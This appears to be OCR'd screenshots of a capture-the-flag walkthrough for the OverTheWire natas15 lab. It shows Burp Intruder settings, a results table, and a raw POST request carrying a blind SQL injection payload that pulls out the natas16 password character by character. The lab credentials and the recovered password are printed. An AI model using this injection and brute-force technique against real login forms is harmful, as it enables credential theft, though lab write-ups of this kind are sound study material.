
This payload type generates numeric payloads within a given range and in a specified format.

Number range
Type: [✓ Sequential] Random
From: 1
To: 32
Step: 1
How many:

Number format
Base: [✓ Decimal] Hex
Min integer digits: 0
Max integer digits: 2
Min fraction digits: 0
Max fraction digits: 0

Examples
1
21

   - payload set 2



Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 2 — Payload count: 62
Payload type: Brute forcer — Request count: 1,984

Payload settings [Brute forcer]

This payload type generates payloads of specified lengths that contain all permutations of a specified character set.

Character set: ABCDEFGHIJKLMNOPQRSTUVWXYSabcdefghijklmnopqrstuvw
Min length: 1
Max length: 1

Payload processing


You can define rules to perform various processing tasks on each payload before it is used.

Payload encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

[✓] URL-encode these characters: ./\=<>?+&*;:"{}|^`#

12. Start the attack.
13. Note down all the characters in length 1140



Attack Save

6. Intruder attack of http://natas15.natas.labs.overthewire.org

Results | Positions | Payloads | Resource pool | Settings

Intruder attack results filter: Showing only highlighted items

Request	Payload 1	Payload 2	Status code	Response re...	Error	Timeout	Length	Comment
1057	1	h	200	232			1140	
482	2	P	200	206			1140	
1155	3	k	200	216			1140	
1124	4	j	200	236			1140	
325	5	K	200	225			1140	
774	6	Y	200	222			1140	
1511	7	v	200	203			1140	
1096	8	i	200	238			1140	
361	9	L	200	224			1140	
522	10	Q	200	197			1140	

Request | Response

Pretty | Raw | Hex

```
POST /index.php HTTP/1.1
Host: natas15.natas.labs.overthewire.org
Content-Length: 114
Cache-Control: max-age=0
Authorization: Basic bmF0YXMxNTpTZHFJcUJzRmN6M3lvdGxOWUVyW1Nad2Jsa20wbHJ2eA==
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
Origin: http://natas15.natas.labs.overthewire.org
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.89 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;
q=0.7
Referer: http://natas15.natas.labs.overthewire.org/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

username=natas16" and+(select+substring(password,+22,+1)+from+users+where+username%3d"natas16")+LIKE+BINARY+'6'%23
```

Password to the next level retrieved from the above hPkjKYviLQctEW33QmuXL6eDVfMW4sGo